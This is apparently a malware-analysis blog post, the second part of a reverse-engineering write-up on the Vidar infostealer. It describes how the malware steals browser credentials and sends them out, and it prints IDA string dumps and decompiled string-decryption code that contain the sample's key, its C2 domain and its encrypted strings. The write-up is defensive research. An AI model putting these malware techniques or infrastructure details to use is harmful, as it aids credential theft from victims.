A Case of Vidar Infostealer - Part 2

0x00-0x7f.github.io/A-Case-of-Vidar-Infostealer-Part-2

0x00-0x7F blog May 18, 2022

Hi, welcome to the Part 2 of my Vidar infostealer analysis writeup. In part 1 of this post, I covered detailed technical analysis of packed executable dropped by initial stager by extracting and exploring embedded shellcode which is unpacking and self-injecting final payload. This part focuses on detailed static analysis of final injected payload: unpacked Vidar infostealer, defying anti-analysis techniques employed by malware (string decryption, dynamically loading DLLs and resolving APIs), automating analysis and finally uncovering stealer's main functionality through deobfuscated/decrypted strings.


SHA256: fca48ccbf3db60291b49f2290317b4919007dcc4fb943c1136eb70cf998260a5

Vidar in a Nutshell

The Vidar Stealer is popular stealer written in C++ and has been active since October 2018 and seen in numerous different campaigns. It has been utilized by the threat actors behind GandCrab to use Vidar infostealer in the process for distributing the ransomware as second stage payload, which helps increasing their profits. The family is quite flexible in its operations as it can be configured to grab specific information dynamically. It fetches its configuration from C2 server at runtime which dictates what features are activated and which information is gathered and exfiltrated from victim machine. It also downloads several benign supporting dlls (freebl3.dll, mozglue.dll, msvcp140.dll and nss3.dll) to process encrypted data from browsers such as email credentials, chat account details, web-browsing cookies, etc., compresses everything into a ZIP archive, and then exfiltrates the archive to the attackers via an HTTP POST request. Once this is done, it kills its own process and deletes downloaded DLLs, working directory contents and main executable in an attempt to wipe all evidence of its presence from the victim's machine.


Technical Analysis

I'll start analysis by loading this executable directly in IDA to look for important strings, IDA's strings window show some intersting plaintext and base64 encoded strings stored in .rdata section



Address	Length	Type	String
.rdata:0042A004	00000005	C	--\r\n
.rdata:0042A00C	00000008	C	http://
.rdata:0042A014	00000005	C	POST
.rdata:0042A01C	0000002D	C	Content-Type: multipart/form-data; boundary=
.rdata:0042A04C	00000011	C	Content-Length:
.rdata:0042A060	00000005	C	http
.rdata:0042A068	00000008	C	http://
.rdata:0042A074	00000013	C	056139954853430408
.rdata:0042A088	0000000C	C	himarkh.xyz
.rdata:0042A0A0	00000005	C	LQ==
.rdata:0042A0A8	00000011	C	KaoQpEzKSjGm8Q==
.rdata:0042A0BC	00000011	C	DboNtEbQF3/+oFA=
.rdata:0042A0D0	00000051	C	CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A124	0000000D	C	GLoX6gmCFw==
.rdata:0042A134	0000000D	C	D6AGohOHQTY=
.rdata:0042A144	00000019	C	GbwOoFzTATf+y0KojtYSkaQ=
.rdata:0042A160	0000001D	C	CaoQpEzKRAm/60SwiotXjvfNyQ==
.rdata:0042A180	00000015	C	F7JjuEDJAWWXwRnlzp8=
.rdata:0042A198	0000000D	C	HYYqlBOHQTY=
.rdata:0042A1A8	00000015	C	HrwOsUDJRAu/6Eb/y8lB
.rdata:0042A1C0	00000015	C	DbwRu07VCzCuvwPgmA==
.rdata:0042A1D8	00000021	C	EbYaskbGFiH+yUKrjJlT07KbgPCVZg==
.rdata:0042A1FC	00000021	C	FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==
.rdata:0042A220	00000051	C	ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A274	00000015	C	CqEMs0zUFyqsvwPgmA==
.rdata:0042A28C	00000015	C	DLoHtUbEBTe6vwPgmA==
.rdata:0042A2A4	00000011	C	HroQoEXGHX/+oFA=
.rdata:0042A2B8	0000000D	C	CJIu6gmCFw==
.rdata:0042A2C8	00000011	C	FrITpEbXXmX79g==
.rdata:0042A2DC	00000019	C	GbwWvl3VHX/+xkywhZhAzeg=
.rdata:0042A2F8	00000051	C	DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A34C	0000000D	C	FrxjsUWdRGCt
.rdata:0042A35C	0000000D	C	WrwNtROHQTY=
.rdata:0042A36C	00000009	C	f6A/jAM=
.rdata:0042A378	00000051	C	FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==
.rdata:0042A3CC	0000000D	C	E4NZ8GD3Ww==


if I quickly decode few base64 strings in Cyberchef, it results in junk data giving a clue that strings are possibly encrypted before they were base64 encoded



next I'll check for encryption algorithm but KANAL fails to detect any potential algorithm for string encryption as given in figure below

so let's start digging it statically to see how string encryption actually works in this case, for this purpose I'll double click a base64 encoded string randomly to see where it's been used by finding its Xrefs which takes us to **sub_423050** routine

```
BASE64 table :: 0002C658 :: 0042D858
    Referenced at 004268D4
CRC32 :: 000284F8 :: 004296F8
    Referenced at 00412FFC
    Referenced at 00413052
    Referenced at 0041309B
    Referenced at 004130C2
    Referenced at 004130EA
    Referenced at 00413112
    Referenced at 00413139
    Referenced at 00413161
    Referenced at 00413189
    Referenced at 004131B0
    Referenced at 004131EC
ZIP2 encryption :: 000183C8 :: 00418FC8
    The reference is above.
```



```
00423050
00423050 sub_423050 proc near
00423050
00423050 var_4= dword ptr -4
00423050
00423050 push    ebp
00423051 mov     ebp, esp
00423053 push    ecx
00423054 mov     [ebp+var_4], ecx
00423057 mov     dword_432354, offset a05613995485343 ; "056139954853430408"
00423061 push    offset aHimarkhXyz ; "himarkh.xyz"
00423066 pop     eax
00423067 nop
00423068 nop
00423069 nop
0042306A nop
0042306B add     esp, 4
0042306E mov     dword_4326D8, eax
00423073 push    offset aLq      ; "LQ=="
00423078 call    sub_422F70
0042307D add     esp, 4
00423080 mov     dword_4321D0, eax
00423085 push    offset aKaoqpezksjgm8q ; "KaoQpEzKSjGm8Q=="
0042308A call    sub_422F70
0042308F add     esp, 4
00423092 mov     dword_432608, eax
00423097 push    offset aCaoqpezkrgjzqa ; "CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN"...
0042309C call    sub_422F70
004230A1 add     esp, 4
004230A4 mov     dword_432600, eax
004230A9 push    offset aDbontebqf3Ofa ; "DboNtEbQF3/+oFA="
004230AE call    sub_422F70
004230B3 add     esp, 4
004230B6 mov     dword_43236C, eax
004230BB push    offset aGlox6gmcfw ; "GLoX6gmCFw=="
004230C0 call    sub_422F70
004230C5 add     esp, 4
004230C8 mov     dword_432494, eax
004230CD push    offset aD6agohohqty ; "D6AGohOHQTY="
004230D2 call    sub_422F70
004230D7 add     esp, 4
004230DA mov     dword_432694, eax
004230DF push    offset aGbwoofztatfY0k ; "GbwOoFzTATf+y0KojtYSkaQ="
004230E4 call    sub_422F70
004230E9 add     esp, 4
004230EC mov     dword_432550, eax
004230F1 push    offset aCaoqpezkram60s ; "CaoQpEzKRAm/60SwiotXjvfNyQ=="
004230F6 call    sub_422F70
004230FB add     esp, 4
004230FE mov     dword_43214C, eax
```


this routine seems to be processing most of the base64 encoded strings and storing result for each processed string in a global variable, apart from first two variables which seem to be storing plaintext values for possible decryption key and domain, let's rename this routine to **wrap_decrypt_strings**

```
int sub_423050()
{
  int result; // eax

  dword_432354 = "056139954853430408";
  dword_4326D8 = "himarkh.xyz";
  dword_4321D0 = (char *)sub_422F70("LQ==");
  dword_432608 = (char *)sub_422F70("KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)sub_422F70("CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_43236C = (char *)sub_422F70("DboNtEbQF3/+oFA=");
  dword_432494 = (char *)sub_422F70("GLoX6gmCFw==");
  dword_432694 = (char *)sub_422F70("D6AGohOHQTY=");
  dword_432550 = (char *)sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
  dword_43214C = (char *)sub_422F70("CaoQpEzKRAm/60SwiotXjvfNyQ==");
  dword_43248C = (char *)sub_422F70("F7JjuEDJAWWXwRnlzp8=");
  dword_4321F8 = (char *)sub_422F70("HYYqlBOHQTY=");
  dword_43242C = (char *)sub_422F70("HrwOsUDJRAu/6Eb/y8lB");
  dword_432508 = (char *)sub_422F70("DbwRu07VCzCuvwPgmA==");
  dword_4320A4 = (char *)sub_422F70("EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");
  dword_432564 = (char *)sub_422F70("ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4325C8 = (char *)sub_422F70("CqEMs0zUFyqsvwPgmA==");
  dword_432558 = (char *)sub_422F70("FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==");
  dword_43258C = (char *)sub_422F70("DLoHtUbEBTe6vwPgmA==");
  dword_432104 = (char *)sub_422F70("HroQoEXGHX/+oFA=");
  dword_4321CC = (char *)sub_422F70("CJIu6gmCFw==");
  dword_43215C = (char *)sub_422F70("FrITpEbXXmX79g==");
  dword_43228C = (char *)sub_422F70("DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432374 = (char *)sub_422F70("FrxjsUWdRGCt");
  dword_432310 = (char *)sub_422F70("WrwNtROHQTY=");
  dword_432348 = (char *)sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432198 = (char *)sub_422F70("E4NZ8GD3Ww==");
  dword_432538 = (char *)sub_422F70("GbwWvl3VHX/+xkywhZhAzeg=");
  dword_4320D8 = (char *)sub_422F70("E70QpEjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4323A0 = sub_422F70("f6A/jAM=");
  dword_4320A0 = sub_422F70("dA==");
  dword_4322BC = sub_422F70("f6A/jAzU");
  dword_432170 = sub_422F70("f6A=");
  dword_432570 = sub_422F70("Gek/jHnVCyKs5E6BiphT6Is=");
```


sub_422F70 in **wrap_decrypt_strings** routine can be seen from figure above to be repititively called with base64 strings, has been Xref'd for ~400 times, it can be assumed it is processing encrypted strings and can be renamed to decrypt_strings for our convenience as shown in the figure below

```
int wrap_decrypt_strings_sub_423050()
{
  int result; // eax

  key = "056139954853430408";
  domain = "himarkh.xyz";
  dword_4321D0 = (char *)decrypt_strings_sub_422F70("LQ==");
  dword_432608 = (char *)decrypt_strings_sub_422F70("KaoQpEzKSjGm8Q==");
  dword_432600 = (char *)decrypt_strings_sub_422F70("CaoQpEzKRGjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_43236C = (char *)decrypt_strings_sub_422F70("DboNtEbQF3/+oFA=");
  dword_432494 = (char *)decrypt_strings_sub_422F70("GLoX6gmCFw==");
  dword_432694 = (char *)decrypt_strings_sub_422F70("D6AGohOHQTY=");
  dword_432550 = (char *)decrypt_strings_sub_422F70("GbwOoFzTATf+y0KojtYSkaQ=");
  dword_43214C = (char *)decrypt_strings_sub_422F70("CaoQpEzKRAm/60SwiotXjvfNyQ==");
  dword_43248C = (char *)decrypt_strings_sub_422F70("F7JjuEDJAWWXwRnlzp8=");
  dword_4321F8 = (char *)decrypt_strings_sub_422F70("HYYqlBOHQTY=");
  dword_43242C = (char *)decrypt_strings_sub_422F70("HrwOsUDJRAu/6Eb/y8lB");
  dword_432508 = (char *)decrypt_strings_sub_422F70("DbwRu07VCzCuvwPgmA==");
  dword_4320A4 = (char *)decrypt_strings_sub_422F70("EbYaskbGFiH+yUKrjJlT07KbgPCVZg==");
  dword_432564 = (char *)decrypt_strings_sub_422F70("ErIRtF7GFiD+qA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_4325C8 = (char *)decrypt_strings_sub_422F70("CqEMs0zUFyqsvwPgmA==");
  dword_432558 = (char *)decrypt_strings_sub_422F70("FrwEuUrGCGWu90ymjp9B26WbgPCVcQ==");
  dword_43258C = (char *)decrypt_strings_sub_422F70("DLoHtUbEBTe6vwPgmA==");
  dword_432104 = (char *)decrypt_strings_sub_422F70("HroQoEXGHX/+oFA=");
  dword_4321CC = (char *)decrypt_strings_sub_422F70("CJIu6gmCFw==");
  dword_43215C = (char *)decrypt_strings_sub_422F70("FrITpEbXXmX79g==");
  dword_43228C = (char *)decrypt_strings_sub_422F70("DroOtQmKSWjzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432374 = (char *)decrypt_strings_sub_422F70("FrxjsUWdRGCt");
  dword_432310 = (char *)decrypt_strings_sub_422F70("WrwNtROHQTY=");
  dword_432348 = (char *)decrypt_strings_sub_422F70("FLYXp0bVD2XzqA7oxsEfmfrFl/2dONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
  dword_432198 = (char *)decrypt_strings_sub_422F70("E4NZ8GD3Ww==");
  dword_432538 = (char *)decrypt_strings_sub_422F70("GbwWvl3VHX/+xkywhZhAzeg=");
  dword_4320D8 = (char *)decrypt_strings_sub_422F70("E70QpEjLCCC6pXCqjZhFxraa3/CdONghOeYatRN8r22RvgdoQSz2oEl19dbLETI+8RVlqBE+g42Kng==");
```

further exploring **decrypt_strings** by loading the executable in x64dbg, debugging unveils that first two calls to **sub_4011C0** routine are just copying values of key and base64 encoded encrypted string to local variables, next routine **sub_422D00** is decoding base64 string, stores decoded hex value to a local variable and returns address of this local variable



